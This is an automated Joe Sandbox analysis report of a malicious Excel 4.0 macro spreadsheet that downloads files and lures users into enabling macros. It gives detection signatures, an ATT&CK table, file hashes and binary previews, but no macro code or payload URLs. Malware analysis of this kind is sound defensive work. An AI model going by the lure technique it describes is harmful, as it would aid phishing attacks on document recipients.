

JOeSandbox Cloud BASIC



ID: 343866

Sample Name: Refusal-
743510550-01212021.xlsm

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 18:08:42

Date: 25/01/2021

Version: 31.0.0 Emerald

Table of Contents

Table of Contents	2
Analysis Report Refusal-743510550-01212021.xlsm	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Initial Sample	4
Sigma Overview	4
Signature Overview	4
Compliance:	5
Software Vulnerabilities:	5
Networking:	5
System Summary:	5
Mitre Att&ck Matrix	5
Behavior Graph	5
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	7
Contacted Domains	8
Contacted IPs	8
General Information	8
Simulations	8
Behavior and APIs	8
Joe Sandbox View / Context	8
IPs	9
Domains	9
ASN	9
JA3 Fingerprints	9
Dropped Files	9
Created / dropped Files	9
Static File Info	12
General	12
File Icon	12
Static OLE Info	12
General	12
OLE File "Refusal-743510550-01212021.xlsm"	12
Indicators	12
Macro 4.0 Code	12
Network Behavior	13
Code Manipulations	13
Statistics	13
System Behavior	13
Analysis Process: EXCEL.EXE PID: 1780 Parent PID: 584	13
General	13
File Activities	13
File Created	13

File Deleted	14
File Moved	14
File Written	14
File Read	19
Registry Activities	19
Key Created	19
Key Value Created	20
Disassembly	27


Analysis Report Refusal-743510550-01212021.xlsm

Overview

General Information

Sample Name:	Refusal-743510550-01212021.xlsm
Analysis ID:	343866
MDS:	46a087edfdd6cd9.
SHA1:	d5e243201b2b02..
SHA256:	3099fc48fbfb503...
Most interesting Screenshot:	


Detection



Signatures

- Office document tries to convince vi...
- Document exploit detected (UrlDown...
- Found Excel 4.0 Macro with suspicio...
- Yara detected MalDoc_1
- Excel documents contains an embe...

Classification



Startup

- System is w7x64
-  EXCEL.EXE (PID: 1780 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
sheet2.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview

- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection



Click to jump to signature section

Compliance:



Uses new MSVCR DLLs

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

Networking:



Yara detected MalDoc_1

System Summary:




Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Scripting 1 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Malicious Software
Default Accounts	Exploitation for Client Execution 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Denial of Service
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	343866
Start date:	25.01.2021
Start time:	18:08:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Refusal-743510550-01212021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.troj.expl.evad.winXLSM@1/9@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dillhost.exe, WerFault.exe, svchost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs
No context
Domains
No context
ASN
No context
JA3 Fingerprints
No context
Dropped Files
No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\770B65DC.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTpmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBACF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....J.....sRGB.....pHYs.....+.....IDATx^.....}\6"Sp...g..9Ks..r..=r.U...Y..l.S.2...Q.'C.....h}x.....\..N...Z.....lll.666...~...6l.Q.J...m..g.h.SRR.\p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{.];w..l...y.m\...~...;.3{~..qV.k..._...?..w/\$Gll .2. m,,,~[.....sr.V1..g...on.....dl.'...''[[[.R.....(.^..F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r....5H.....111t...[9..3...`J..>...{.t-/F.b..h.P..]z..).....o..4n.F..e...0!!!!.....#"h.K..K.....g.....^..w!.\$.&...7n.J.F.\A...6lxjj.K/.....g.....3g...f.....t.s..5.C4..+W.y...88..?.Y..^..8{.@VN.6....Kbch.=zt..7+T...v.z...P.....VVV..."t.N.....\$.Jag.v.U...P[(_l?9.4i.G.\$U..D.....W.r.....!> . #G...3..x.b.....P....H!.Vj...u.2..*;;Z..c..._Ga...&L.....`1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(N.V...k..>m....=).

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\88A5D42D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a.._X....@.`ddbc.].....O..m7.r0 ...".?A.....w.;N1u....._[. \Y...BK=...F +.t.M~..oX..%....211o.q.P.".....y.../..l.r...4..Q].h.....LL.d.....d...w.>[e..k.7.9y.%..Ypl..{.+Kv...../..[.A....^5c..O?.....G...VB..4HWY...9NU...?.S.\$..1..6.U.....c....7..J. "M..5._.....d.V.W.c.....Y.A..S....~..C.....q.....t?..."n....4.....G.....Q..x..W.!L.a...3...MR.]-P#P;..p_.....jUG...X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BB5AB44A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BB5AB44A.png	
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q;Jljm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F86421206476
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....0.....sRGB.....pHYs.....+.....IDAT80.T]H.Q...;3...?.fk.IR..R\$.R.Pb.Q...B..OA..T\$.hAD...J./...h...fj..+...;s.vg.Zsw.=...{.w.s.w.@.....;s...O..... ...;y.p.....s1@ Ir.....>.LLa..b?h...l.6..U...1...r....T..O.d.KSA...7.YS..a.(F@...xe.^l.\$h...PpJ...k%....9..QQ....h..!H*...../....2..J2..HG....A...Q&...k...d.&..Xa.t.E.. ..E..f2.d(.v.-.P.+..pik+;...xEU.g....._xfw+...(.pQ.(.(U./.)..@..?.....f'...lx+@F...+...).k.A2...r~B,...TZ..y..9...`0....q....yY....Q.....A....8j[.O9..t.&...g. l@ ..;..Xl...9S.J5.. '..xh...8l.-+...mf.m.W.i.{...+>P...Rh...+..br^\$. q.^.....{..._j...\$.Ar...Mzm}[...9..!U[S.fDx7<....Wd.....p..C.....^Myl:...c.^..Sl.mGj.....!...h.\$.;.....yD/.a...-j.^.);..v....RQ Y*^.....IEND.B`.

C:\Users\user\AppData\Local\Temp\100F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	26117
Entropy (8bit):	7.557941770597392
Encrypted:	false
SSDEEP:	384:1nnowLWBP+3KKRL6EGRJ5SV8m2ylS8aoVT0QNuzWKPqGn8DAJPw:1nnILWBP+6SLGRJ5S6f6IW+u7qk82Pw
MD5:	80EC75C41734F419B71DEBBEE604174A
SHA1:	AA1E0471F05678E4E289C82FB4853B22FBAC386C
SHA-256:	50C7AD85D36389C3C3303DB911AD023D7EB9C9A23A0804279E368FD01647A2F4
SHA-512:	D7F44937FB65B5FFA848E9E075E120FCA7824A16E56FB8C512D13000E293F0FEAEC6EEEB7BDEBA2676FA1AD857CB77E89F210456913396C04A77B63F40D6E4A4
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C.....I?.&..an.0.....#..z.Bj.Fq8.XS=CD.].....l...Z.....*L.)a...m.....6.VT.e]J.;({.....G+...!..~9.)....c.....l...wJ...z.]j...h)....N..~.....O..... Y...1>@Jd...?.\ ..m...WD0.W2!s...b.{.....C.y;...'`~{.....z...9...X.F.iJb..2..'hNh...S.D^n....'9~.l...Qt.*d...z.f.3..Ov.m7.....qL[.xf;.).^DP..6rww..cO.PQ.d. x.x.....F^.....{...}...qG8].k...u ..l... ..[g..cE:...1.....PK.....!.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctme= Tue Oct 17 10:04:00 2017, mtime= Tue Jan 26 01:09:50 2021, atime= Tue Jan 26 01:09:50 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.463291614880939
Encrypted:	false
SSDEEP:	12:85QfUCLgXg/XAICPCHaXtB8XzB/oU3mxX+WnicvzbEbDtZ3YiIMMEpxRljkT+TdK:85zU/XTd6jOJYewDv3qa+rNru/
MD5:	15B88B2D8D3E4E0F7B8B29C247D2BF50
SHA1:	DE7BFBF2ACA7774EA01C4558C5AE00F30206DE8
SHA-256:	AF7C40AF44A9F419FB36D5272FD448181C5B4E23E3ECBDCBDD9E5A30BA5C92
SHA-512:	C5FAEC35B78593B929FC3FBBD8AF02503DB0BEAF82B13BF49994587EEB6ABC0846E65A09418EA4F5D7D25C8FBDBADE5EA95B99A229F6B94CC07328A79D2B980
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G....QT.....QT.....i...P.O. .i.....+00.../C:\.....t.1....QK.X.Users.`.....QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s....z.1....R:...Desktop.d.....QK.X.R:*..._.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-2 1.7.6.9....i.....-.8..[.....?J.....C:\Users\.#.....\760639\Users.user\Desktop\.....\.....\.....\.....\D.e.s.k.t.o.p.....LB.)...Ag.....1SPS.XF.L 8C...&.m.m.....S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....760639.....D_...3N...W...9r.[*.....}EkD_...3N.. .W...9r.[*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Refusal-743510550-01212021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctme= Wed Aug 26 14:08:15 2020, mtime= Tue Jan 26 01:09:50 2021, atime= Tue Jan 26 01:09:51 2021, length=26117, window=hide
Category:	dropped
Size (bytes):	2198
Entropy (8bit):	4.495450599633269

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Refusal-743510550-01212021.LNK	
Encrypted:	false
SSDEEP:	24:8Hmn/XTd6jFyd2oeVwpDv3qa+dM7dD2Hmn/XTd6jFyd2oeVwpDv3qa+dM7dV:8H2/XT0jFDoaPQh2H2/XT0jFDoaPQ/
MD5:	9D4940D7C7DECA081F0C25FBF97FEFDA
SHA1:	A4FFBDB634007FAF95816D652E712A38AE9C9DF0
SHA-256:	EDB2EFE07C7F346C8CBC554E6D065604803224E15F1AD5DF993E020152EF63BC
SHA-512:	9F2456A121208F4B90C48C479FBFA135B776CD0CCE040227EE2CBE318D8A7F13DE57E0ACA694035FFE46FF6C5F08873765DCF13A2429931DE1FF885DF32E3CE
Malicious:	false
Reputation:	low
Preview:	L.....F.....[o..{...QT.....uVT.....f.....P.O. .i.....+00.../C:\.....t.1....QK.X..Users.`.....:QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3....L.1....Q.y..user.8....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1....Q.y..Desktop.d....QK.X.Q.y*..._=_.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2.f.:R6. .REFUSA~1.XLS..l.....Q.y.Q.y*...8.....R.e.f.u.s.a.l.-.7.4.3.5.1.0.5.5.0-.0.1.2.1.2.0.2.1...x.l.s.m.....8...[.....?J.....C:\Users\.#.....\760639\Users.user\Desktop\Refusal-743510550-01212021.xlsm.6....\.....\.....\.....\D.e.s.k.t.o.p.\R.e.f.u.s.a.l.-.7.4.3.5.1.0.5.5.0-.0.1.2.1.2.0.2.1...x.l.s.m.....;..LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	133
Entropy (8bit):	4.633053863552086
Encrypted:	false
SSDEEP:	3:oyBVomxW8ADBa2iHlvia2iHlmxW8ADBa2iHlv:dj4YbH9HbHjYbH1
MD5:	D50377CB029C09BDDC1AE39FC6248BA7
SHA1:	CD4AFCAB61DE1870CF03BDD7C9B35582310D8D11
SHA-256:	52B4262617B96BE1BC67366E3FBBB40F60C5BCA75B8CB0C3E04011F71BAE0E6C
SHA-512:	F63DBB596AE5BB86EF046CA3BA12A306CE74B170D8EF90ACA133F99D8C2C2FB9F45B6766E434B0F4EE1645F41736B14EABB205961D42ABBE18BCCD6E24078441
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Refusal-743510550-01212021.LNK=0..Refusal-743510550-01212021.LNK=0..[misc]..Refusal-743510550-01212021.LNK=0..

C:\Users\user\Desktop\B00F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	26117
Entropy (8bit):	7.557941770597392
Encrypted:	false
SSDEEP:	384:1nnowLWBP+3KKRL6EGRJ5SV8m2yiS8aoVT0QNuzWKPqGn8DAJPw:1nnLWBP+6SLGRJ5S6f6IW+u7qk82Pw
MD5:	80EC75C41734F419B71DEBBEE604174A
SHA1:	AA1E0471F05678E4E289C82FB4853B22FBAC386C
SHA-256:	50C7AD85D36389C3C3303DB911AD023D7EB9C9A23A0804279E368FD01647A2F4
SHA-512:	D7F44937FB65B5FFA848E9E075E120FCA7824A16E56FB8C512D13000E293F0FEAEC6EEEB7BDEBA2676FA1AD857CB77E89F210456913396C04A77B63F40D6E4A4
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C.....!?.&.an.0.....#.z.Bj.Fq8..XS=CD.].....l..Z.....*L.)a.....m.....6.VT.e)J.;.({.....G+.....!..~9.).....)c.....l...wJ...z.]j...h)....N..~.....O..... Y...1>@Jd..?.\...m..WD0.W2!s...b.{.....C.y;...'^'...{.....z....9...X.F.iJb..2..'..hNh....S.D^n....'9.~!..Qt.*d...z.f.3..Ov.m7.....qL[.xf.;).^DP..6rww..cO.PQ.d x.x.....F^.....{...}...qG8].k...u .l... ..[g..cE:...1.....PK.....!.....[Content_Types].xml ...(.....

C:\Users\user\Desktop~\$Refusal-743510550-01212021.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523

